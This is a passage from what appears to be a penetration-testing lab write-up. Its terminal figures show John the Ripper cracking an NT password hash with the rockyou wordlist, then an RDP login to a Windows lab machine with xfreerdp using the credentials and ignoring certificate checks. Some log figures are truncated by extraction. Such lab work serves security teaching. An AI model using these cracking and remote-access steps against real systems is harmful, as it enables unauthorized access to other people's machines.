SHA-384	8e661cff8f8ebe8520eb31311e50e7e3fa2070ca4
SHA-256	38cc776cafb3937580f728477ca01961ad7046f
CRC16	3742
Whirlpool	c468702241c15affb7a5958f15aecadde518807ee1
Adler32	0627020d

Figure 41



```
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
--- Apps Places
Dec 9 4:32 AM
root@kali:/home/atharva
root@kali:/home/atharva
root@kali:/home/atharva
# cat > welcome.txt
19C5583B647D191177E54978680BF825^C
(root@kali)-[~/home/atharva]
# cat welcome.txt
19C5583B647D191177E54978680BF825
^C
(root@kali)-[~/home/atharva]
# cat welcome.txt
19C5583B647D191177E54978680BF825
^C
(root@kali)-[~/home/atharva]
# john --format=nt welcome.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
hiiii      (?)
1g 0:00:00:00 DONE (2025-12-09 04:32) 25.00g/s 2227Kp/s 2227Kc/s 2227KC/s ihearthim..halo03
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


Figure 42

Gaining Access using RDP port

RDP (Remote Desktop Protocol) is a Microsoft protocol used to remotely access and control a Windows system's desktop interface.

It allows a user to:

- Log into another Windows PC
- Control the screen, keyboard, and mouse
- Transfer files (depending on settings)
- Manage the system remotely



```
(root@kali)-[~/home/atharva]
# xfreerdp3 /v:192.168.1.3 /u:Aniket /p:test@123 /cert:ignore
[04:42:21:400] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Using /p is insecure
[04:42:21:403] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Passing credentials or secrets via command line might expose these in the process list
[04:42:21:403] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: Consider using one of the following (more secure) alternatives:
[04:42:21:403] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /args-from: pipe in arguments from stdin, file or file descriptor
[04:42:21:403] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - /from-stdin pass the credential via stdin
[04:42:21:403] [60035:0000ea83] [WARN][com.freerdp.client.common.cmdline] - [warn_credential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool query for credentials
[04:42:21:427] [60035:0000ea85] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP scancode found
[04:42:21:427] [60035:0000ea85] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5d -> no RDP scancode found
[04:42:21:696] [60035:0000ea85] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Certificate not checked, /cert:ignore in use.
[04:42:21:696] [60035:0000ea85] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] This prevents MITM attacks from being detected!
[04:42:21:696] [60035:0000ea85] [WARN][com.freerdp.crypto] - [tls_verify_certificate]: [DANGER] Avoid using this unless in a secure LAN (=no internet) environment
[04:42:21:706] [60035:0000ea85] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[04:42:21:707] [60035:0000ea85] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765328160])
[04:42:26:621] [60035:0000ea85] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_BGRX32
[04:42:26:621] [60035:0000ea85] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32
```

Figure 43



```
(root@kali)-[~/home/atharva]
[04:42:21:696] [60035:0000ea85] use.
[04:42:21:696] [60035:0000ea85] detected!
[04:42:21:696] [60035:0000ea85] (=no internet) environment
[04:42:21:706] [60035:0000ea85] file does not specify default re
[04:42:21:707] [60035:0000ea85] file does not specify default re
[04:42:26:621] [60035:0000ea85]
[04:42:26:621] [60035:0000ea85]
[04:42:26:627] [60035:0000ea85] or rdsnd
[04:42:26:632] [60035:0000ea85] t
[04:42:26:633] [60035:0000ea85] x
[04:42:26:633] [60035:0000ea85]
[04:42:26:633] [60035:0000ea85] d
[04:42:48:291] [60035:0000ea85] for rdsnd
[04:43:13:269] [60035:0000ea85] for rdsnd
[04:43:13:269] [60035:0000ea85]
```

Figure 44